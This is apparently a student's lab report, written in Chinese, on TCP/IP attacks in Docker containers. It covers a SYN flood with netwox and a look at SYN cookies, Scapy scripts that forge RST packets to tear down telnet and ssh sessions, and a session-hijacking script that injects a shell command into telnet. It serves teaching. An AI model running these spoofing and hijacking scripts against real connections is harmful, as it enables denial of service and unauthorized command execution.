TCP/IP Attack Lab

57117213 张曙

实验环境

由于该实验需要三个虚拟机，我的电脑性能并不太行，所以就开了三个Ubuntu的Docker容器来模拟，效果是一样的。

首先，需要查看三个容器的IP地址。

A容器

```
root@bc869d634f09:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32086 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122589261 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:47256151 (47.2 MB)  TX bytes:6619838188 (6.6 GB)
```

如上图所示，A容器的名称是`bc869d634f09`, IP地址是`172.17.0.2`。

A容器一般用于作攻击者。

B容器

```
root@b271066537f4:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.3  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:03  txqueuelen 0  (Ethernet)
        RX packets 10300  bytes 15242803 (15.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4703  bytes 258378 (258.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

如上图所示，B容器的名称是`b271066537f4`，IP地址是`172.17.0.3`。

B容器用于作被攻击的服务器。由于实验中有需要使用`sysctl`等命令来控制`/proc`, `/etc`等目录的内容，所以这个容器需要在特权模式下启动：

```
docker run -it --privileged ubuntu:latest /bin/bash
```

C容器

```
root@611d6526b474:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.4  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:04  txqueuelen 0  (Ethernet)
        RX packets 12594  bytes 17266655 (17.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6025  bytes 338944 (338.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

如上图所示，C容器的名称是`611d6526b474`，IP地址是`172.17.0.4`。

C容器用于观察，也用于与服务器通信。

Task 1: SYN Flooding Attack

本次攻击的设计为，容器A对容器B的23端口发起SYN洪泛攻击，容器C对容器B发起Telnet连接进行测试。

首先，在容器B内启动Telnet服务器，使用`apt`下载`telnetd`，然后使用`/etc/init.d/inetd`重启网络服务即可[1]。

在进行攻击之前，首先我们在B容器内使用`netstat -na`查看当前的套接字队列：

```
root@b271066537f4:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
```

当前除了telnet的守护进程在监听23端口以外，没有任何套接字。

此时通过C容器可以正常对B容器发起Telnet连接：

```
root@611d6526b474:/# telnet 172.17.0.3
Trying 172.17.0.3 ...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b271066537f4 login:
```

首先，在B容器中关闭SYN Cookie的防御：

```
sysctl -w net.ipv4.tcp_syncookies=0
```

然后在A容器中启动`netwox`发起SYN洪泛攻击：

```
netwox 76 -i 172.17.0.3 -p 23 -s raw
```

接着，在B容器内再次使用`netstat -na`查看：

```
root@b271066537f4:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 172.17.0.3:23           20.77.22.116:6593       SYN_RECV
tcp        0      0 172.17.0.3:23           136.81.199.16:54317     SYN_RECV
tcp        0      0 172.17.0.3:23           184.28.103.120:37110    SYN_RECV
tcp        0      0 172.17.0.3:23           215.238.190.158:39247   SYN_RECV
tcp        0      0 172.17.0.3:23           1.234.83.86:25443       SYN_RECV
tcp        0      0 172.17.0.3:23           176.202.60.45:49229     SYN_RECV
tcp        0      0 172.17.0.3:23           170.255.127.100:61315   SYN_RECV
tcp        0      0 172.17.0.3:23           140.245.111.5:46735     SYN_RECV
tcp        0      0 172.17.0.3:23           10.78.80.222:29341      SYN_RECV
tcp        0      0 172.17.0.3:23           125.109.164.29:5904     SYN_RECV
tcp        0      0 172.17.0.3:23           122.112.215.67:38766    SYN_RECV
tcp        0      0 172.17.0.3:23           198.209.50.143:60370    SYN_RECV
tcp        0      0 172.17.0.3:23           93.5.82.100:30230       SYN_RECV
tcp        0      0 172.17.0.3:23           78.88.205.24:10348      SYN_RECV
tcp        0      0 172.17.0.3:23           104.84.191.28:36989     SYN_RECV
tcp        0      0 172.17.0.3:23           217.247.182.119:31139   SYN_RECV
tcp        0      0 172.17.0.3:23           45.145.14.89:51581      SYN_RECV
tcp        0      0 172.17.0.3:23           118.4.51.152:57494      SYN_RECV
tcp        0      0 172.17.0.3:23           77.57.224.7:45639       SYN_RECV
tcp        0      0 172.17.0.3:23           177.128.67.130:14517    SYN_RECV
tcp        0      0 172.17.0.3:23           208.123.33.182:15774    SYN_RECV
tcp        0      0 172.17.0.3:23           112.121.146.138:22474   SYN_RECV
tcp        0      0 172.17.0.3:23           117.63.213.11:62098     SYN_RECV
```

发现多出了许多状态为`SYN_RECV`，也就是仅发出了第一次握手，没有后续握手的TCP连接请求。

此时，在容器C中再次向容器B发起Telnet连接请求：

```
root@611d6526b474:/# telnet 172.17.0.3
Trying 172.17.0.3 ...
telnet: Unable to connect to remote host: Connection timed out
```

发现请求失败。

然后，在B容器中重新开启SYN Cookie的防御：

```
sysctl -w net.ipv4.tcp_syncookies=1
```

然后再重新从A容器对B容器发起SYN洪泛攻击。接着，从C容器向B容器发起Telnet连接，发现连接成功。

此时，在B容器中再次用`netstat -na`查看套接字队列：

```
root@b271066537f4:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 172.17.0.3:23           14.140.36.169:23232     SYN_RECV
tcp        0      0 172.17.0.3:23           112.177.162.228:8302    SYN_RECV
tcp        0      0 172.17.0.3:23           125.127.123.92:46558    SYN_RECV
tcp        0      0 172.17.0.3:23           119.220.157.125:25853   SYN_RECV
tcp        0      0 172.17.0.3:23           121.96.139.247:61257    SYN_RECV
tcp        0      0 172.17.0.3:23           115.171.188.205:43858   SYN_RECV
tcp        0      0 172.17.0.3:23           155.95.213.169:43474    SYN_RECV
tcp        0      0 172.17.0.3:23           82.116.72.112:42951     SYN_RECV
tcp        0      0 172.17.0.3:23           74.36.26.119:34150      SYN_RECV
tcp        0      0 172.17.0.3:23           217.187.121.194:18648   SYN_RECV
tcp        0      0 172.17.0.3:23           17.157.128.217:14421    SYN_RECV
tcp        0      0 172.17.0.3:23           183.134.19.116:23163    SYN_RECV
tcp        0      0 172.17.0.3:23           102.191.21.30:39744     SYN_RECV
tcp        0      0 172.17.0.3:23           196.147.26.68:40018     SYN_RECV
tcp        0      0 172.17.0.3:23           101.239.73.224:31751    SYN_RECV
tcp        0      0 172.17.0.3:23           118.251.66.204:16225    SYN_RECV
tcp        0      0 172.17.0.3:23           94.200.150.62:18167     SYN_RECV
tcp        0      0 172.17.0.3:23           115.11.156.108:51381    SYN_RECV
tcp        0      0 172.17.0.3:23           200.159.43.153:24701    SYN_RECV
tcp        0      0 172.17.0.3:23           122.36.119.250:27634    SYN_RECV
tcp        0      0 172.17.0.3:23           123.93.170.245:9324     SYN_RECV
tcp        0      0 172.17.0.3:23           131.226.118.62:62539    SYN_RECV
tcp        0      0 172.17.0.3:23           56.98.117.125:36637     SYN_RECV
tcp        0      0 172.17.0.3:23           57.196.62.177:63495     SYN_RECV
tcp        0      0 172.17.0.3:23           184.8.229.251:10712     SYN_RECV
tcp        0      0 172.17.0.3:23           99.180.143.72:13141     SYN_RECV
tcp        0      0 172.17.0.3:23           217.83.199.6:48290      SYN_RECV
tcp        0      0 172.17.0.3:23           88.232.91.248:42510     SYN_RECV
tcp        0      0 172.17.0.3:23           219.127.122.72:52304    SYN_RECV
tcp        0      0 172.17.0.3:23           194.169.223.87:46215    SYN_RECV
tcp        0      0 172.17.0.3:23           218.52.99.233:40398     SYN_RECV
tcp        0      0 172.17.0.3:23           172.17.0.4:60566        ESTABLISHED
```

发现依然有大量的`SYN_RECV`状态的套接字，但从C机器（IP地址为`172.17.0.4`）发起的Telnet连接却顺利建立了（状态为`ESTABLISHED`）。

SYN Cookie的主要原理是，当服务器收到第一次握手的SYN信息时，将部分信息利用自己的密钥进行哈希，并返回给客户端。当再次收到客户端的信息时，利用自己的密钥校验哈希值的准确性，即可判断这个客户端是之前发来第一次握手的客户端。通过这种方法，服务器就不会在SYN等待队列满了之后拒绝服务，而是通过Cookie达到继续工作的效果。

Task 2: TCP RST Attacks on `telnet` and `ssh` Connections

本实验的设计为，容器C与容器B建立`telnet`或`ssh`连接，容器A通过`tcpdump`查看其中的`seq`和`ack`的值，然后构造RST报文终止连接。

首先是容器C与容器B建立`telnet`连接。然后通过`tcpdump`查看结果：

```
04:25:01.246215 IP 172.17.0.4.60580 > b271066537f4.telnet: Flags [.], ack 5, win 501, options [nop,nop,TS val 199856
6677 ecr 3269878720], length 0
04:25:01.248819 IP b271066537f4.telnet > 172.17.0.4.60580: Flags [P.], seq 5:51, ack 4, win 509, options [nop,nop,TS
 val 3269878723 ecr 1998566677], length 46
04:25:01.248900 IP 172.17.0.4.60580 > b271066537f4.telnet: Flags [.], ack 51, win 501, options [nop,nop,TS val 19985
66680 ecr 3269878723], length 0
```

可以看到容器B和C的`telnet`通信中，容器B的IP为`172.17.0.3`，端口为23，容器C的IP为`172.17.0.4`，端口为60580。最后一次通信后，容器B的下一个`seq`值为51，容器C的下一个`seq`值为4。

因此，构造脚本为

```
from scapy.all import *

ip = IP(src="172.17.0.3", dst="172.17.0.4")
tcp = TCP(sport=23, dport=60580, flags="RA", seq=51, ack=4)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

在容器A中运行之后，容器C中的`telnet`连接中断。

接着是容器C与容器B建立`ssh`连接。然后通过`tcpdump`查看结果：

```
14:21:53.977700 IP b271066537f4.ssh > 172.17.0.4.49624: Flags [P.], seq 73:109, ack 108, win 501, options [nop,nop,T
S val 3276891452 ecr 2005579408], length 36
14:21:53.977844 IP 172.17.0.4.49624 > b271066537f4.ssh: Flags [.], ack 109, win 501, options [nop,nop,TS val 2005579
409 ecr 3276891452], length 0
14:21:53.981441 IP b271066537f4.ssh > 172.17.0.4.49624: Flags [P.], seq 109:193, ack 108, win 501, options [nop,nop,
TS val 3276891456 ecr 2005579409], length 84
14:21:53.981524 IP 172.17.0.4.49624 > b271066537f4.ssh: Flags [.], ack 193, win 501, options [nop,nop,TS val 2005579
413 ecr 3276891456], length 0
```

由于SSH是在TCP层之上的加密，所以在这里我们可以得到正确的C的端口号为49624，最后一次通信后，容器B的下一个`seq`值为193，容器C的下一个`seq`值为108。

因此，构造脚本为

```
from scapy.all import *

ip = IP(src="172.17.0.3", dst="172.17.0.4")
tcp = TCP(sport=22, dport=49624, flags="RA", seq=193, ack=108)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

在容器A中运行之后，容器C中的`ssh`连接中断。

Task 4: TCP Session Hijacking

本实验的设计为，容器C与容器B建立`telnet`连接，容器A通过`tcpdump`查看其中的`seq`和`ack`的值，然后构造劫持报文，让容器B创建一个`evian`文件。

首先是容器C与容器B建立`telnet`连接。然后通过`tcpdump`查看结果：

```
15:07:07.527722 IP b271066537f4.telnet > 172.17.0.4.60644: Flags [P.], seq 8:107, ack 5, win 509, options [nop,nop,T
S val 3279605002 ecr 2008292957], length 99
15:07:07.527797 IP 172.17.0.4.60644 > b271066537f4.telnet: Flags [.], ack 107, win 501, options [nop,nop,TS val 2008
292959 ecr 3279605002], length 0
15:07:07.527953 IP b271066537f4.telnet > 172.17.0.4.60644: Flags [P.], seq 107:153, ack 5, win 509, options [nop,nop
,TS val 3279605002 ecr 2008292959], length 46
15:07:07.528022 IP 172.17.0.4.60644 > b271066537f4.telnet: Flags [.], ack 153, win 501, options [nop,nop,TS val 2008
292959 ecr 3279605002], length 0
```

可以看到容器C的端口为60644。最后一次通信后，容器B的下一个`seq`值为153，容器C的下一个`seq`值为5。


因此，构造脚本为

```
from scapy.all import *

ip = IP(src="172.17.0.4", dst="172.17.0.3")
tcp = TCP(sport=60644, dport=23, flags="PA", seq=5, ack=153)
payload = "touch evian"

pkt = ip/tcp/payload
ls(pkt)
send(pkt, verbose=0)
```

运行脚本后，在容器B的目录下成功查看到`evian`文件：



---

1. https://www.cyberciti.biz/faq/how-do-i-turn-on-telnet-service-on-for-a-linuxfreebsd-system/ ↩